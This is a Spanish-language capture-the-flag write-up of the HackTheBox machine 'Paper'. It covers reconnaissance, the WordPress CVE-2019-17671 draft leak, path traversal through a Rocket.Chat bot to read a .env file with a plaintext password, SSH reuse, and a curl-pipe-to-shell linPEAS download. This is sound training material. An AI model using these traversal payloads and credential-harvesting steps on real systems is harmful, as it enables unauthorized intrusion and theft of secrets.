

Paper

#####Maquina linux
Easy#####
Paper es una máquina Linux sencilla que tiene un servidor Apache en los puertos 80 y 443, que están sirviendo las versiones HTTP y HTTPS de un sitio web respectivamente. El sitio web en el puerto 80 devuelve una página web del servidor por defecto, pero la cabecera de respuesta HTTP revela un dominio oculto. Este dominio oculto está ejecutando un blog de WordPress, cuya versión es vulnerable a [CVE-2019-17671](<https://wpscan.com/vulnerability/3413b879-785f-4c9f-aa8a-5a4a1d5e0ba2>). Esta vulnerabilidad nos permite ver la información confidencial almacenada en los borradores de las entradas del blog, que revelan otra URL que conduce a un sistema de chat de empleados. Este sistema de chat está basado en Rocketchat. Al leer los chats descubrimos que hay un bot en ejecución al que se le puede pedir información específica. Podemos explotar la funcionalidad del bot para obtener la contraseña de un usuario del sistema. Una enumeración más detallada del host revela que la versión de sudo es vulnerable a [CVE-2021-3560](<https://www.exploit-db.com/exploits/50011>) y puede ser explotada para obtener privilegios de root.

Escaneo:

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-02 21:22 -05
Nmap scan report for 10.10.11.143 (10.10.11.143)
Host is up (0.072s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   2048 10:05:ea:50:56:a6:00:cb:1c:9c:93:df:5f:83:e0:64 (RSA)
|   256 58:8c:82:1c:c6:63:2a:83:87:5c:2f:2b:4f:4d:c3:79 (ECDSA)
|_  256 31:78:af:d1:3b:c4:2e:9d:60:4e:eb:5d:03:ec:a0:22 (ED25519)
80/tcp    open  http     Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1k mod_fcgid/2.3.9)
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
|_http-title: HTTP Server Test Page powered by CentOS
|_http-generator: HTML Tidy for HTML5 for Linux version 5.7.28
| http-methods:
|_ Potentially risky methods: TRACE
443/tcp   open  ssl/http Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1k mod_fcgid/2.3.9)
| http-methods:
|_ Potentially risky methods: TRACE
| tls-alpn:
|_ http/1.1
|_http-generator: HTML Tidy for HTML5 for Linux version 5.7.28
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=Unspecified/countryName=US
| Subject Alternative Name: DNS:localhost.localdomain
| Not valid before: 2021-07-03T08:52:34
|_Not valid after: 2022-07-08T10:32:34
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
|_http-title: HTTP Server Test Page powered by CentOS
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 30.61 seconds

port 80:

This page is used to test the proper operation of the HTTP server after it has been installed. If you can read this page it means that this site is working properly. This server is powered by [CentOS](#).

If you are a member of the general public:

The website you just visited is either experiencing problems or is

If you are the website administrator:

You may now add content to the webroot directory. Note that until you

Port 443:

This page is used to test the proper operation of the HTTP server after it has been installed. If you can read this page it means that this site is working properly. This server is powered by [CentOS](#).

If you are a member of the general public:

The website you just visited is either experiencing problems or is undergoing routine maintenance.

If you would like to let the administrators of this website know that you've seen this page instead of the page you expected, you should send them e-mail. In general, mail sent to the name "webmaster" and directed to the website's domain should reach the appropriate person.

For example, if you experienced problems while visiting www.example.com, you should send e-mail to "webmaster@example.com".

If you are the website administrator:

You may now add content to the webroot directory. Note that until you do so, people visiting your website will see this page, and not your content.

For systems using the Apache HTTP Server: You may now add content to the directory `/var/www/html/`. Note that until you do so, people visiting your website will see this page, and not your content. To prevent this page from ever being used, follow the instructions in the file `/etc/httpd/conf.d/welcome.conf`.

For systems using NGINX: You should now put your content in a location of your choice and edit the `root` configuration directive in the `nginx` configuration file `/etc/nginx/nginx.conf`.

Validando con gobuster solo encontre manual pero nada mas tambien no encontre un dominio

Por lo cual tire de curl para validar si es que existe algun virtual host

con el flag I vemos las cabeceras o headers.

curl -I <http://10.10.11.143/>


```

curl -I http://10.10.11.143/
HTTP/1.1 403 Forbidden
Date: Wed, 03 Jan 2024 02:41:57 GMT
Server: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
X-Backend-Server: office.paper
Last-Modified: Sun, 27 Jun 2021 23:47:13 GMT
ETag: "30c0b-5c5c7fdeec240"
Accept-Ranges: bytes
Content-Length: 199691
Content-Type: text/html; charset=UTF-8

```

office.paper

agregamos office.paper al /etc/hosts y encontramos otra web



Segun web analizer tenemos un wordpress 5.2.3 y php 7.24 sistema operativo centos

```

WhatWeb http://office.paper/ DeepL Translate - El mejor X office.paper/lcense.txt X Blunder Tiffin Inc. - The X + Private browsing
http://office.paper/ [200 OK] Apache[2.4.37][mod_fcgid/2.3.9], Bootstrap[1.5.2.3], Country[RESERVED][22], HTML5, HTTPServer[centos][Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9], IP[10.10.11.143], JQuery, MetaGenerator[WordPress 5.2.3], OpenSSL[1.1.1k], PHP[7.2.24], PoweredBy[WordPress,WordPress,], Script[text/javascript], Title[Blunder Tiffin Inc. &#8211; The best paper company in the electric-city Scranton!], UncommonHeaders[link,x-backend-server], WordPress[5.2.3], X-Backend[office.paper], X-Powered-By[PHP/7.2.24]

```

gobuster nos tiro

gobuster dir -u <http://office.paper/> -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100 -x html,php,txt,htm,xml,""

```

/.html      (Status: 403) [Size: 199]
/.htm       (Status: 403) [Size: 199]
/index.php   (Status: 301) [Size: 1] [--> http://office.paper/]
/.          (Status: 301) [Size: 1] [--> http://office.paper/]
/wp-content  (Status: 301) [Size: 239] [--> http://office.paper/wp-content/]
/wp-login.php (Status: 200) [Size: 3344]


```

```

/llicense.txt      (Status: 200) [Size: 19935]
/manual           (Status: 301) [Size: 235] [--> http://office.paper/manual/]
/wp-includes      (Status: 301) [Size: 240] [--> http://office.paper/wp-includes/]
/readme.html      (Status: 200) [Size: 7447]
/wp-trackback.php (Status: 200) [Size: 136]
/wp-admin         (Status: 301) [Size: 237] [--> http://office.paper/wp-admin/]

```

utilizando ayuda de una maquina que ya hice (Tartarsource) valide si tiene plugins vulnerables.
 wpscan --url <http://office.paper/wp-login.php> -e ap --plugins-detection aggressive




```

| Found By: most common wp_includes query parameter in homepage (Passive Detection)
| - http://office.paper/wp-includes/css/dashicons.min.css?ver=5.2.3
| Confirmed By:
| Common Wp Includes Query Parameter In Homepage (Passive Detection)
| - http://office.paper/wp-includes/css/buttons.min.css?ver=5.2.3
| Query Parameter In Install Page (Aggressive Detection)
| - http://office.paper/wp-includes/css/dashicons.min.css?ver=5.2.3
| - http://office.paper/wp-includes/css/buttons.min.css?ver=5.2.3
| - http://office.paper/wp-admin/css/forms.min.css?ver=5.2.3
| - http://office.paper/wp-admin/css/l10n.min.css?ver=5.2.3
| i] The main theme could not be detected.
| +] Enumerating All Plugins (via Aggressive Methods)
| Checking Known Locations - Timer: 00:14:19 <
| 0] 0:zsh 1:zsh- 2:ruby* 3:bash

```

Sin embargo la herramienta se demoraba mucho, mientras procedi a buscar si worpress 5.2 es vulnerable
 searchsploit wordpress 5.x -w



```

searchsploit wordpress_5.x wp Includes Query Parameter In Homepage (Passive Detection)
Exploit Title | URL
| +-----+-----+
| Exploit Title | URL
| +-----+-----+
| WordPress plugin < 7.9.7 --+ Authenticated SQLi | https://www.exploit-db.com/exploits/51042
| WordPress Core < 5.2.3 - Viewing Unauthenticated/Password/Private Posts | https://www.exploit-db.com/exploits/47690
| WordPress Core < 5.3.x - 'xmlrpc.php' Denial of Service | https://www.exploit-db.com/exploits/47800
| WordPress Plugin BuddyPress Plugin 1.5.x < 1.5.5 - SQL Injection | https://www.exploit-db.com/exploits/18690
| WordPress Plugin Database Backup < 5.2.0 - Remote Code Execution (Metasploit) | https://www.exploit-db.com/exploits/47187
| WordPress Plugin D2S Videogallery < 8.60 - Multiple Vulnerabilities | https://www.exploit-db.com/exploits/39553
| WordPress Plugin iThemes_Security < 7.0.3 - SQL Injection (Multiple Methods) | https://www.exploit-db.com/exploits/44943
| WordPress Plugin Rest Google Maps < 7.11.18 - SQL Injection | https://www.exploit-db.com/exploits/48918
| Shellcodes: No Results

```

validando en la web con el CVE-2019-17671

WordPress Core < 5.2.3 - Viewing Unauthenticated/Password/Private Posts

EDB-ID: 47690	CVE: 2019-17671	Author: SEBASTIAN NEEF	Type: WEBAPPS	Platform: MULTIPLE	Date: 2019-10-14
EDB Verified: ✘		Exploit: Download / {}		Vulnerable App:	

buscando en la web

WordPress <= 5.2.3 - Unauthenticated View Private/Draft Posts

Description

This vulnerability could allow an unauthenticated user to view private or draft posts due to an issue within WP_Query.

Proof of Concept

```
http://wordpress.local/?static=1&order=asc
```

según parece podemos retornar información confidencial de un wordpress

So far we know that adding `?static=1` to a wordpress URL should leak its secret content


Here are a few ways to manipulate the returned entries:

- `order` with `asc` or `desc`
- `orderby`
- `m` with `m=YYYY` , `m=YYYYMM` or `m=YYYYMMDD` date format

In this case, simply reversing the order of the returned elements suffices and `http://wordpress.local/?static=1&order=asc` will show the secret content:

cve 2019-17671 wordpress exploit

validamos



pero no encontramos nada si vemos nuevamente tambien se puede ordenar de forma descendente

<http://office.paper/?static=1&order=desc>

← → ⌛ ⌂ http://office.paper/?static=1&order=desc ☆
YouTube DeepL Translate - El m... Machine Excell Training ACTIVE DIRECTORY OSCP

test

Micheal please remove the secret from drafts for gods sake!

Hello employees of Blunder Tiffin,

Due to the orders from higher officials, every employee who were added to this blog is removed and they are migrated to our new chat system.

So, I kindly request you all to take your discussions from the public blog to a more private chat system.

-Nick

Warning for Michael

Michael, you have to stop putting secrets in the drafts. It is a huge security issue and you have to stop doing it. -Nick

Threat Level Midnight

A MOTION PICTURE SCREENPLAY,
WRITTEN AND DIRECTED BY
MICHAEL SCOTT

[INT:DAY]

Search ... **Search**

Recent Posts

Feeling Alone!

Secret of my success

Hello Scranton!

Recent Comments

Nick on Feeling Alone!

aca si encontramos datos interesantes

Inside the FBI, Agent Michael Scarn sits with his feet up on his desk. His robotic butler Dwight....

Secret Registration URL of new Employee chat system

<http://chat.office.paper/register/8qozr226AhkCHZdyY>

I am keeping this draft unpublished, as unpublished drafts cannot be accessed by outsiders. I am not that ignorant, Nick.


Also, stop looking at my drafts. Jeez!

añado chat.office.paper al /etc

10.10.10.241 pit.htb dms-pit.htb [INT:DAY]
10.10.11.143 office.paper chat.office.paper
Inside the FBI Agent Michael Sc

y navego alli

<http://chat.office.paper/register/8qozr226AhkCHZdyY>



ingresmo los datos de registro y la contraseña (amadomaster y pass:123)



amadomaster

amadomaster@gmail.com

...

...

Register a new account

Back to login

A screenshot of a web browser window. The address bar shows the URL "chat.office.paper/register/8qozr226AhkCHZdyY". The page content is a registration form with fields for email and password, and a "Register" button. Below the form is a "Back to login" link. The browser's navigation bar and tabs are visible at the top, and a sidebar on the left shows "Favorites" and a "general" chat feed with one message.

si vamos al chat general que es de solo lectura vemos que el usuario recyclops se le pueden pedir cosas



recyclops Bot 10:21 AM

kellylikescupcakes Hello. I am Recyclops. A bot assigned by Dwight. I will have my revenge on earthlings, but before that, I have to help my Cool friend

Dwight to respond to the annoying questions asked by his co-workers, so that he may use his valuable time to... well, not interact with his co-workers.

Most frequently asked questions include:

- What time is it?
- What new files are in your sales directory?
- Why did the salesman crossed the road?
- What's the content of file x in your sales directory? etc.

99 @ :

una de ellas es pedir archivos

3. Files:

eg: 'recyclops get me the file test.txt', or 'recyclops could you send me the file src/test.php' or just 'recyclops file test.txt'

le escribo directamente dando click al user y en mensaje directo

recyclops Bot 10:21 AM


recyclops (recyclops) X

Earth people and Polluticon destroyed my Home planet. Now I wi

[See full profile](#)

Q Ø

me paso de aragan y le pido el passwd



recyclops

You have joined a new direct message with
[recyclops](#)

January 2, 2024

A amadomaster 10:51 PM
recyclops file passwd

recyclops Bot 10:51 PM
cat: /home/dwight/sales/passwd: No such file or directory

tambien puedo listar con list

recyclops Bot 10:56 PM
cat: /home/dwight/sales/.ssh/id_rsa: No such file or directory

A amadomaster 10:58 PM
recyclops list /home/dwight/sales/

recyclops Bot 10:58 PM
Fetching the directory listing of /home/dwight/sales/
ls: cannot access '/home/dwight/sales//home/dwight/sales/': No such file or directory

como siempre toma la ruta /home/dwight/sales/

simplemente le pido que haga list

recyclops list

A

amadomaster 10:59 PM 

recyclops list



recyclops Bot 10:59 PM

Fetching the directory listing of /home/

ls: cannot access '/home/dwight/sales//home/': No such file or directory

Fetching the directory listing of /sales/

total 0

drwxr-xr-x 4 dwight dwight 32 Jul 3 2021 .

drwx----- 11 dwight dwight 281 Feb 6 2022 ..

drwxr-xr-x 2 dwight dwight 27 Sep 15 2021 sale

drwxr-xr-x 2 dwight dwight 27 Jul 3 2021 sale_2

aca pido leer los archivos dentro de sale_2 y sale

) recyclops file sale_2/portfolio.txt

-rw-r--r-- 1 dwight dwight 113 Jul 3 2021 portfolio.txt

<=====Contents of file sale_2/portfolio.txt=====>

Portfolio

- Christian
- Still No idea how micheal made the sale!
- Need further clarifications.

<=====End of file sale_2/portfolio.txt=====>

<!=====Contents of file sale/portfolio.txt=====>

Portfolio

- Bill

- Served the country in war

- Family built the country

- purchased paper worth a million dollars

- will probably fire me.

<!=====End of file sale/portfolio.txt=====>

no hay mayor cosa pero si vemos bien parece que podemos ir hacia atras con .. tanto para leer como para ver



recyclops list ..|

```
total 32
```

```
drwx----- 11 dwight dwight 281 Feb 6 2022 .
drwxr-xr-x. 3 root root 20 Jan 14 2022 ..
lrwxrwxrwx 1 dwight dwight 9 Jul 3 2021 .bash_history -> /dev/null
-rw-r--r-- 1 dwight dwight 18 May 10 2019 .bash_logout
-rw-r--r-- 1 dwight dwight 141 May 10 2019 .bash_profile
-rw-r--r-- 1 dwight dwight 358 Jul 3 2021 .bashrc
-rwxr-xr-x 1 dwight dwight 1174 Sep 16 2021 bot_restart.sh
drwx----- 5 dwight dwight 56 Jul 3 2021 .config
-rw----- 1 dwight dwight 16 Jul 3 2021 .esd_auth
drwx----- 2 dwight dwight 44 Jul 3 2021 .gnupg
drwx----- 8 dwight dwight 4096 Sep 16 2021 hubot
-rw-rw-r-- 1 dwight dwight 18 Sep 16 2021 .hubot_history
drwx----- 3 dwight dwight 19 Jul 3 2021 .local
drwxr-xr-x 4 dwight dwight 39 Jul 3 2021 .mozilla
drwxrwxr-x 5 dwight dwight 83 Jul 3 2021 .npm
drwxr-xr-x 4 dwight dwight 32 Jul 3 2021 sales
drwx----- 2 dwight dwight 6 Sep 16 2021 .ssh
-r----- 1 dwight dwight 33 Jan 2 21:21 user.txt
drwxr-xr-x 2 dwight dwight 24 Sep 16 2021 .vim
```

Despues de mucho buscar con algo de ayuda del modo guiado de htb encontre este archivo dentro de la ruta home/dwight/hubot/.env

recyclops file ../../home/dwight/hubot/.env

) recyclops file ../../home/dwight/hubot/.env

```
<!=====Contents of file ../../home/dwight/hubot/.env=====>
```

```
export ROCKETCHAT_URL='http://127.0.0.1:48320'  
export ROCKETCHAT_USER=recyclops  
export ROCKETCHAT_PASSWORD=Queenofblad3s!23  
export ROCKETCHAT_USESSL=false  
export RESPOND_TO_DM=true  
export RESPOND_TO_EDITED=true  
export PORT=8000  
export BIND_ADDRESS=127.0.0.1
```

```
export ROCKETCHAT_URL='http://127.0.0.1:48320'  
export ROCKETCHAT_USER=recyclops  
export ROCKETCHAT_PASSWORD=Queenofblad3s!23  
export ROCKETCHAT_USESSL=false  
export RESPOND_TO_DM=true  
export RESPOND_TO_EDITED=true
```

tenemos un user y pass

recyclops

Queenofblad3s!23

probe conectando por ssh pero no me sirvio

```
[+] ssh recyclops@10.10.11.143  
The authenticity of host '10.10.11.143 (10.10.11.143)' can't be established.  
ED25519 key fingerprint is SHA256:9utZz963ewD/13oc9IYzRXf6sUEX4x0e/iUaMPTFInQ.  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '10.10.11.143' (ED25519) to the list of known hosts.  
recyclops@10.10.11.143's password:  
Permission denied, please try again.  
recyclops@10.10.11.143's password:  
Permission denied, please try again.  
recyclops@10.10.11.143's password:
```

sin embargo recorde que recyclops no tiene llave ssh pero si dwight

dwight

Queenofblad3s!23

```
export RESPOND_TO_EDITED=true
~/machineshtb/Paper es un user y pass
ssh dwight@10.10.11.143
dwight@10.10.11.143's password:
Activate the web console with: systemctl enable --now cockpit.socket
probe conectando por ssh pero no me sirvio
Last login: Tue Feb 1 09:14:33 2022 from 10.10.14.23
[dwight@paper ~]$ whoami
dwight
[dwight@paper ~]$ This key fingerprint is SHA256:9utZz963ewD/13oc9IYzRXf6
[dwight@paper ~]$ Are you sure you want to continue connecting (yes/no/[find]
```

ESCALADA DE PRIVILEGIOS CVE-2021-3560- Polkit-Privilege-Escalation

Me descargo linpeash

<https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS>

Find the latest versions of all the scripts and binaries in [the releases page](#).

```
# From github
curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | sh
```

lo paso con python y wget

```
~/machineshtb/Paper blad3s!23
python3 -m http.server 2000
Serving HTTP on 0.0.0.0 port 2000 (http://0.0.0.0:2000/) ...
10.10.14.12 - - [03/Jan/2024 20:37:31] "GET / HTTP/1.1" 200 -
10.10.14.12 - - [03/Jan/2024 20:37:31] "GET /code 404, message File not found
10.10.14.12 - - [03/Jan/2024 20:37:31] "GET /favicon.ico HTTP/1.1" 404 -
10.10.11.143 - - [03/Jan/2024 20:37:41] "GET /linpeas.sh HTTP/1.1" 200 -
Activate the web console with: systemctl enable --now cockpit.socket
```

agrego full permisos y ejecuto

```
chmod 777 linpeas.sh
./linpeash.sh
```

```

/paper
#)There are more creds/passwds files in the previous parent folder
wait
/opt/Rocket.Chat/programs/server/npm/node_modules/aws-sdk/lib/credentials/ecs_credentials.js
/opt/Rocket.Chat/programs/server/npm/node_modules/aws-sdk/lib/credentials/process_credentials.d.ts
/opt/Rocket.Chat/programs/server/npm/node_modules/aws-sdk/lib/credentials/process_credentials.js
/opt/Rocket.Chat/programs/server/npm/node_modules/aws-sdk/lib/credentials/remote_credentials.d.ts
/opt/Rocket.Chat/programs/server/npm/node_modules/aws-sdk/lib/credentials/remote_credentials.js
#)There are more creds/passwds files in the previous parent folder
echo '
/opt/Rocket.Chat/programs/server/npm/node_modules/blockstack/docs/classes/passworderror.html
/opt/Rocket.Chat/programs/server/npm/node_modules/caniuse-lite/data/features/credential-management.js
/opt/Rocket.Chat/programs/server/npm/node_modules/caniuse-lite/data/features/passwordrules.js
/opt/Rocket.Chat/programs/server/npm/node_modules/gcs-resumable-upload/node_modules/agent-base/test/ssl-cert-snakeoil.key
/opt/Rocket.Chat/programs/server/npm/node_modules/gcs-resumable-upload/node_modules/google-auth-library/build/src/auth/credentials.d.ts
